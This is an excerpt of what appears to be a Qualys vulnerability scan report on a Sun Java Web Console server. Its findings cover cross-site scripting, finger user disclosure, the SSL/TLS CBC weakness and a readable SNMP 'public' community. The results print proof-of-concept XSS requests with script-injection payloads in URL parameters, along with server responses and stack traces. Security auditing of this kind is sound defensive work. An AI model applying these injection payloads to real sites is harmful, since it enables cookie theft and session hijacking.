 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"
 border="2"
 framespacing="2"
 bordercolor="#CCCCCC">

<!-- Nav Frame -->
<frame src="/console/faces/com_sun_web_ui/help/navigator.jsp?tipsUrl=/console/faces/com_sun_web_ui/help//tips.jsp&helpSetPath="
 name="navFrame"
 frameBorder="0"
 scrolling="yes"
 id="navFrame"
 title="Frame Containing Table of Contents, Index, and Search" />

<!-- Frameset for ButtonNav and Content Frames -->
<frameset rows="31,*"
 frameborder="1"
 border="1"
```

f ramespacing="1"
 bordercolor="#939CA3">

<!-- ButtonNav Frame -->
<frame src="/console/faces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onload="alert('qualysxss');">"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="conten
tFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
This page requires frames
</body>
</noframes>

 </HTML>

-CR-

3 Sun Java Web Console Navigator Cross-Site Scripting port 6789/tcp

QID:	86845	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "navigator.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:
GET
/console/cchelp2/Navigator?appName=<script>alert('qualysxss')</script>&firstLoad
=true&helpFile=&pathPrefix=&windowTitle=Help+-+Sun+Java(TM)+Web+Console HTTP/1.1

Connection: Keep-Alive

<html>
<head>

<title>Application Error</title>
</head>
<body bgcolor="#FFFFFF" text="#000000">
 Application Error
 com.iplanet.jato.util.WrapperRuntimeException: Error invoking
com.sun.web.ui.servlet.help2.NavigatorViewBean(RequestContext) constructor Root cause = [java.lang.RuntimeException:
javax.help.HelpSetException: Could not parse Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null]

<hr size="1">
Notes for application developers:

  To prevent users from seeing this error message, override the
<code>onUncaughtException()</code> method in the module servlet and take action specific to the application
  To see a stack trace from this error, see the source for this page

<hr size="1">
 Generated Fri Feb 17 15:02:24 EST 2012

<!-- Exception stack trace -->
<!--
com.iplanet.jato.util.WrapperRuntimeException: Error invoking com.sun.web.ui.servlet.help2.NavigatorViewBean(RequestContext) constructor
Root cause = [java.lang.RuntimeException: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null]
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:253)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:194)
 at com.iplanet.jato.ViewBeanManager.getViewBeanByClassName(ViewBeanManager.java:128)
 at com.iplanet.ja
to.ViewBeanManager.getLocalViewBean(ViewBeanManager.java:114)
 at com.iplanet.jato.ApplicationServletBase.getViewBeanInstance(ApplicationServletBase.java:908)
 at com.iplanet.jato.ApplicationServletBase.processRequest(ApplicationServletBase.java:610)
 at com.iplanet.jato.ApplicationServletBase.doGet(ApplicationServletBase.java:459)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:689)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:802)
 at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
 at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:161)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:245)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at com.sun.management.services.session.CoreSessionManagerFilter.doFilter(CoreSessionManagerFilter.java:298)
 at sun.reflect.GeneratedMethodAccessor67.invoke(Unknown Source)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged
(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:217)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:197)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:214)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardContextValve.invokeInternal(StandardContextValve.java:198)
 at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:152)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:137)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:118)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:102)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)

```
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apac
he.catalina.core.ContainerBase.invoke(ContainerBase.java:929)
 at org.apache.coyote.tomcat5.CoyoteAdapter.service(CoyoteAdapter.java:160)
 at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:799)
 at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.processConnection(Http11Protocol.java:705)
 at org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.java:577)
 at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:684)
 at java.lang.Thread.run(Thread.java:595)

Root cause:
java.lang.RuntimeException: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
 at com.sun.web.ui.servlet.help2.Help2Utils.createHelpSet(Help2Utils.java:464)
 at com.sun.web.ui.servlet.help2.Help2Utils.validateHelpSet(Help2Utils.java:371)
 at com.sun.web.ui.servlet.help2.Help2Utils.initHelp(Help2Utils.java:182)
 at com.sun.web.ui.servlet.help2.Help2Utils.<init>(Help2Utils.java:131)
 at com.sun.web.ui.servlet.help2.NavigatorViewBean.<init>(NavigatorViewBean.java:180)
 at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
 at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:39)
 at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:27)
 at java.lang.reflect.Constructor.newInstance(Constructor.java:494)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:234)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:194)
 at com.iplanet.jato.ViewBeanManager.getViewBeanByClassName(ViewBeanManager.java:128)
 at com.iplanet.jato.ViewBeanManager.getLocalViewBean(ViewBeanManager.java:114)
 at com.iplanet.jato.ApplicationServletBase.getViewBeanInstance(ApplicationServletBase.java:908)
 at com.iplanet.jato.ApplicationServletBase.processRequest(ApplicationServletBase.java:610)
 at com.iplane
t.jato.ApplicationServletBase.doGet(ApplicationServletBase.java:459)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:689)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:802)
 at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
 at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:161)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:245)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at com.sun.management.services.session.CoreSessionManagerFilter.doFilter(CoreSessionManagerFilter.java:298)
 at sun.reflect.GeneratedMethodAccessor67.invoke(Unknown Source)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:217)
 at org.apache.catalina.
core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:197)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:214)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardContextValve.invokeInternal(StandardContextValve.java:198)
 at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:152)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:137)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:118)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:102)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.ContainerBase.invoke(ContainerBase.java:929)
```

at org.apache.coyote.tomcat5.CoyoteAdapter.service(CoyoteAdapter.java:160)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:799)
at org.apache.coyote.http11.Http11Protocol$Http
11ConnectionHandler.processConnection(Http11Protocol.java:705)
at org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.java:577)
at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:684)
at java.lang.Thread.run(Thread.java:595)
Caused by: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
at javax.help.HelpSet.<init>(HelpSet.java:146)
at com.sun.web.ui.servlet.help2.Help2Utils.createHelpSet(Help2Utils.java:442)
... 67 more
-->

</body>
</html>
-CR-

3 Sun Java Web Console masthead.jsp Cross-Site Scripting port 6789/tcp

QID:	86848	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/29/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "masthead.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:
GET
/console/faces/com_sun_web_ui/help/masthead.jsp?closeButton=true&mastheadDescrip

tion=console&mastheadHeight=&mastheadUrl=/com_sun_web_ui/images/SecondaryProduct
Name.png&mastheadWidth=&pageTitle=%22><script>alert(qualysxss)</script> HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<head>
<meta content="no-cache" http-equiv="Pragma" />
<meta content="no-cache" http-equiv="Cache-Control" />
<meta content="no-store" http-equiv="Cache-Control" />
<meta content="max-age=0" http-equiv="Cache-Control" />

<meta content="1" http-equiv="Expires" />
<title>Help Window Masthead</title>
<script type="text/javascript" src="/console/theme/com/sun/web/ui/suntheme/javascript/formElements.js"></script>
<link rel="stylesheet" type="text/css" href="/console/theme/com/sun/web/ui/suntheme/css/css_master.css" />
<link rel="stylesheet" type="text/css" href="/console/theme/com/sun/web/ui/suntheme/css/css_ie55up.css" />

<script type="text/javascript">
var sjwuic_ScrollCookie = new sjwuic_ScrollCookie('/com_sun_web_ui/help/masthead.jsp', '/console/faces/com_sun_web_ui/help/masthead.jsp');
</script>
</head>

<body id="_id2" class="HlpMstTtlBdy" onload="return _id2_jsObject.setInitialFocus();" onunload="return _id2_jsObject.setScrollPosition();">

<form id="helpMastheadForm" class="form" method="post"
action="/console/faces/com_sun_web_ui/help/masthead.jsp;jsessionid=EC7103DD353C70105C5948FF82FCD069"
enctype="application/x-www-form-urlencoded">

<!-- HelpWindow Secondary Masthead -->
<img id="helpMastheadForm:helpWindowMasthead:icon"
src="/console/theme/com/sun/web/ui/suntheme/images/other/dot.gif;jsessionid=EC7103DD353C70105C5948FF82FCD069" alt="" height="1"
width="1" border="0" /> (#helpMastheadForm:helpWindo
wMasthead_skipSection) <img id="helpMastheadForm:helpWindowMasthead:icon"
src="/console/theme/com/sun/web/ui/suntheme/images/other/dot.gif;jsessionid=EC7103DD353C70105C5948FF82FCD069" alt="" height="1"
width="1" border="0" /> (#helpMastheadForm:helpWindowMasthead_skipUtility) <table width="100%" border="0"
cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td> <img
id="helpMastheadForm:helpWindowMasthead:productInfoImage"
src="/console/com_sun_web_ui/images/SecondaryProductName.png;jsessionid=EC7103DD353C70105C5948FF82FCD069" alt="console"
border="0" /> </td></tr></tbody></table>

<!-- HelpWindow ContentPageTitle -->

<table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"><div
class="TtlTxtDiv"><h1 class="TtlTxt">"><script>alert(qualysxss)</script> </td><td align="right" nowrap="nowrap" valign="bottom"><div
class="TtlBtnDiv"><input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2"
onblur="return this.myonblur();" onfocus="return this.myonfocus();" onmouseout="return this.myonmouseout();" onmouseover="return
this.myonmouseover();" onclick="javascript: parent.close(); return false" type="submit" value="Close" /><script
type="text/javascript">sjwuic_assign_button('helpMastheadForm:helpWindowPageTitle:_id3', defaultButtonStrings, true, false,
false);</script> </td></tr></table>

<input id="helpMastheadForm_hidden" name="helpMastheadForm_hidden" value="helpMastheadForm_hidden" type="hidden" />
<input type="hidden" name="com.sun.faces.VIEW" id="com.sun.faces.VIEW"
value="H4sIAAAAAAAAAJ1XzW8bRRQfO0nz0Qry4ZJKaRJXKaSRYF1KDygRgjgf9SI7iWInAaLKmexO7
A3r3WF3NtmAVLUc4MAFCXpAKoIDx3LqH4AQB6RKRaIS

F7gghISQgCtfB3gz3l2vN2vjsIfxzuybN+/jN7/3fPdX1GNbKK2YNcl2DGkPK8SWHKbpUskipMgsR2GO

RVJ7Y4vnb++kk6g7j/qUqqarFjEYOpvfxwc4wzdk5i0LH+U1m83lUb+iY9tewTXC0HBdRsdGJQMKNaMC

Aqf4ScxmaCSkIYftagFT+JzU1NfQDZR0KVg3wiXqRgVnuLcejn/wJf6wCyVk1G1rrxOXIoQSh90wDth8

MxJjD8yT4VXK0Ljv7iHZlRxNgik1DfBHyhGsgkB3WVOfjijpTPWFlqoL2GZVUA8ODTUc8lzu6f328y8e

2/m6CyWX0YBuYnUZK8y0ZNTPqhaxq6auuvT5FxB/zhz2wTjIbWJokFqmCkmSjT1TruEKCUyZbmmKkFvw

p5RvSLmQqCrR6ZZmqOZhYKyvbKalsgXTYPC7BipLGtPr5w/HmfoIBZmsw5hp2CWTBronW+quC3sJeQZM

HGmYGBzotkvosmnVYP8g3+c7xdfabsqa6pF36JW2gtwGT/AyCKZ5Xl3vEjWkNuRNjRyumyaj1AE4bwvI

S/xCSKu7+0Rhc+9+9dJHg/aMnkRI4Djp8OBMw1t38NbXOrIXwweDlZhSaWFjfX1ppVTelJe2yuurqyW+

+0mXUhogUFiQNU2dYONB2rr5zZ2/fkuixCuo5wDrDtyohDjyKUTByYFcqZAvZ+eL8gLAPAPulSEmZTit

7GgZHt9MzQuwtG/zQwYbMM+bCtbJjT+Gdu5c/vMXYBEZ9VUB+oqpkjzqVUzHYNaRuPLAL9wuB0LrzXsP

sKVhg3mM8A88DCGGksTgS1eDCCWCt0b8ejqJXzoufquFtdUVHkF5sRi973x6mg9TrusDgE8f54PEhwyA

NYIbgRbxLTLEmH0SB5Ab2hbBl0e4nz7c/Onn8Teu+fgCn3sYvzyN2EHCnojHb5FhRnLAQMQq4gNivXz/

3nPv3XlQSPLkNJjey9aADTKq2NPM/R7U3TBL1o8iurTJAZeFiw3WyjWqMzTxIuzMAayygE7JhxYnaHHr

PZIOEtEq6ILRG6GGG+h7jGKCnfpvtPDluWhV4NMLARSuCGS0s0owTPRh6EwOWMpmJaZn1aMYfMQB/NxJ

TQ5BeJQPk8LuYwwpXGrng6DWcGSPPR0i/GLw1nUyrPO3Jc6RADS/DPLSliNapcoYGg0vLhJbsTTKNKhX

6NHwl431PEND4ZUtTWXVBgULW2Q+gGA6Fpehc5ukz1Ns4dr2tC8XsmL6epNkKiK5YekRicnWJwuDGZqK

JnH2eEkP8u7ndTSSV19QpLC5VshQ6ivEGv7h409+v/X2s0nefHm1wqd7Ibfi1HaJ9dbd2+On3//+HUE6

NyGQdZwIn9yO540hKtjJTuGk1BqPCSDM1HZMRT732d/FH1/97n7AmA3ciX4pBsdjMWttis5AWfTAPnWm

+C282kECZ6Mdn9gdzmgqklEhBdoz0aqtiYYxUySKaajYOlqra+YmSdSowBYozYZtel1dI7T1Ka/E4txj

mYnjgPYq2tJyfyfxnIgp4svzC0ul8sp8YakYR9ljbhydCL68FqqM4Us47F1T6ref09eh/2qTtqBPFVwb

TlO074120vXgBQhuWQ/ePA7POChOBW+n/h/N8qZBXPYWoRlt4idFN22Sx7sEavlMJ/GZ5T0+VzURDtLZ
aOWs/yWgTZUnQhTtVhm6xHFSZ+HZNGSTtzjC2Eszc2mLwN9dI72HdZvEgTisP4r6mAShfwFQStTmYQ8AAA==" />
</form>

<script type="text/javascript">
var _id2_jsObject = new Body('null');
</script>
</body>

-CR-

3 Finger Service Discloses Logged Users port 79/tcp

QID:	31003	CVSS Base:	5	PCI Severity:	MED
Category:	Finger	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	CVE-1999-0259, CVE-1999-0612				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/08/2009				

THREAT:
The finger service is present on your system. This service shows which users are logged on. It also provides some user details.

IMPACT:
Unauthorized users often exploit this service to obtain the user's login name. This service potentially makes the system vulnerable, especially if some users have weak passwords.

SOLUTION:
Remove this service from your system. On Unix sytems, it is usually located in the /etc/inetd.conf file. On other systems, check the service's configuration file.

RESULT:

```
Login       Name            TTY         Idle    When    Where
root     Super-User          console      84d Fri 10:13  :0
```

3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability port 6789/tcp over SSL

QID:	42366	CVSS Base:	4.3	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.5		
CVE ID:	CVE-2011-3389				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/30/2011				

THREAT:
SSLv 3.0 and TLS v1.0 protocols are used to provide integrity, authenticity and privacy to other protocols such as HTTP and LDAP. They provide these services by using encryption for privacy, x509 certificates for authenticity and one-way hash functions for integrity. To encrypt data SSL and TLS can use block ciphers, which are encryption algorithms that can encrypt only a fixed block of original data to an encrypted block of the same

size. Note that these cihpers will always obtain the same resulting block for the same original blockof data. To achieve difference in the output the output of encryption is XORed with yet another block of the same size referred to as initialization vectors (IV). A special mode of operation for block ciphers known as CBC (cipher block chaining) uses one IV for the initial block and the result of the previous block for each subsequent block to obtain difference in the output of block cipher encryption.

In SSLv3.0 and TLSv1.0 implementation the choice CBC mode usage was poor because the entire traffic shares one CBC session with single set of initial IVs. The rest of the IV are as mentioned above results of the encryption of the previous blocks. The subsequent IV are available to the eavesdroppers. This allows an attacker with the capability to inject arbitrary traffic into the plain-text stream (to be encrypted by the client) to verify their guess of the plain-text preceding the injected block. If the attackers guess is correct then the output of the encryption will be the same for two blocks.

For low entropy data it is possible to guess the plain-text block with relatively few number of attempts. For example for data that has 1000 possibilities the number of attempts can be 500.

For more information please see a paper by Gregory V. Bard.

IMPACT:
Recently attacks against the web authentication cookies have been described which used this vulnerability. If the authentication cookie is guessed by the attacker then the attacker can impersonate the legitimate user on the Web site which accepts the authentication cookie.

SOLUTION:
This attack was identified in 2004 and later revisions of TLS protocol which contain a fix for this. If possible, upgrade to TLSv1.1 or TLSv1.2. If upgrading to TLSv1.1 or TLSv1.2 is not possible, then disabling CBC mode ciphers will remove the vulnerability.

Setting your SSL server to prioritize RC4 ciphers mitigates this vulnerability. Microsoft has posted information including workarounds for IIS at KB2588513.

Using the following SSL configuration in Apache mitigates this vulnerability:

SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!ADH

RESULT:

Available non CBC cipher	Server's choice	SSL version
RC4-SHA	EDH-RSA-DES-CBC3-SHA	SSLv3
RC4-SHA	EDH-RSA-DES-CBC3-SHA	TLSv1

 3 Finger Daemon Accepts Forwarding of Requests port 79/tcp

QID:	31002	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Finger	CVSS Temporal:	1.9		
CVE ID:	CVE-1999-0106				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
The finger service is present on your system. This service discloses which users are logged on, and provides information about those users. On older versions, the finger daemon accepts forwarding. This could allow unauthorized users to proxy "finger" requests to other servers via your server.

Additionally, a denial of service can be implemented on networks using NIS (Network Information Service). This is done by executing a finger command containing hundreds of nested '@' characters. This generates a lot of traffic in the network and consumes a lot of the NIS master server's CPU.

IMPACT:
If successfully exploited, unauthorized users can use your finger service to anonymously scan other hosts that have finger enabled, or cause a denial of service on networks using NIS.

SOLUTION:

Remove this service from your system. On Unix systems, it's typically located in the /etc/inetd.conf file. On other systems, check the service's configuration file.

RESULT:

No results available

3 Readable SNMP Information port 161/udp

QID:	78030	CVSS Base:	10	PCI Severity:	HIGH
Category:	SNMP	CVSS Temporal:	8.3	PCI Status:	FAIL
CVE ID:	CVE-1999-0517, CVE-1999-0186, CVE-1999-0254, CVE-1999-0516, CVE-1999-0472, CVE-2001-0514, CVE-2002-0109				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
Unauthorized users can read all SNMP information because the access password is not secure.

IMPACT:
Read-access to all SNMP information can give unauthorized users an incredible amount of valuable information about your network. See the "Information Gathered" section of the report for a demonstration.

Note: The SNMP information shown in the "Information Gathered" section is only a portion of what a remote user may actually be able to extract.

SOLUTION:
There are different types of attacks an unauthorized user can implement to retrieve sensitive information contained in the MIB. You can protect yourself against any of these attacks. The following is a list of possible attacks and how you can protect yourself (from highest to lowest risk):

Brute force of community names: Replace the default password (often "public" or "private") with a secure one. The password should be hard to guess, and should not be derived from the hostname of the machine or from its model name (e.g., "sun" or "ibm").
Eavesdropping of community names: SNMP Version 3 agents, as well as some of the SNMP Version 2 agents (not those named SNMPv2c for "community based SNMP version 2") include authentication using hashing functions, such as MD5.
Eavesdropping of information retrieved by authorized users: Use the privacy function, such as DES-encryption, of the protocols described above.
Replay of legitimate SNMP message by unauthorized users: The protocols described above provide a simple replay protection using a timestamp and a message sequence number.

RESULT:

public

3 "Finger 0@" Information about Logged Users Disclosure Vulnerability port 79/tcp

QID:	31000	CVSS Base:	10	PCI Severity:	HIGH
Category:	Finger	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0197				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
The finger service is present on your system. This service discloses which users are logged on, and provides information about those users. On some Operating Systems, the "0" acts as a wildcard and provides logins for almost all accounts existing on the server.

IMPACT:
Aggressive intruders often exploit this service to get user login names on a system. This makes the system vulnerable to other attacks, especially if users have weak passwords.

SOLUTION:
Remove this service from your system. On Unix systems, it is usually located in the /etc/inetd.conf configuration file. On other systems, check the inetd configuration file

RESULT:

Login	Name	TTY	Idle	When	Where
0	???				

5 Browser-Specific Cross-Site Scripting (XSS) port 6789/tcp

QID:	150013	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	7.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/26/2009				

THREAT:
XSS vulnerabilities occur when the Web application echoes user-supplied data in an HTML response sent to the Web browser. For example, a Web application might include the user's name as part of a welcome message or display a home address when confirming a shipping destination. If the user-supplied data contains characters that are interpreted as part of an HTML element instead of literal text, then an attacker can modify the HTML that is received by the victim's Web browser.

The XSS payload is echoed in the HTML document returned by the request. An XSS payload may consist of HTML, JavaScript or other content that will be rendered by the browser. In order to exploit this vulnerability, a malicious user would need to trick a victim into visiting the URL with the XSS payload.

Note! This specific test uses an XSS payload that takes advantage of Mozilla's HTML parsing engine. Manual confirmation of this vulnerability should use the Mozilla browser. Even though this exploits a particular Web browser, the Web application still has inadequate input filters.

IMPACT:
XSS exploits pose a significant threat to a Web application, its users and user data. XSS exploits target the users of a Web application rather than the Web application itself. An exploit can lead to theft of the user's credentials and personal or financial information. Complex exploits and attack scenarios are possible via XSS because it enables an attacker to execute dynamic code in the victim's Web browser. Consequently, any capability or feature available to the Web browser (for example HTML, JavaScript, Flash, and Java applets) can be used as part of a compromise.

SOLUTION:
Filter all data collected from the client including user-supplied content and browser content such as Referrer and User-Agent headers.

Any data collected from the client and displayed in a Web page should be HTML-encoded to ensure the content is rendered as text instead of an HTML element or JavaScript.

RESULT:
url:

tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png&mastheadWidth=&pageTitle=%3cscript%20src%3dhttp%3a%2f%2flocalhost%2fj%20
matched: PageTitle -->

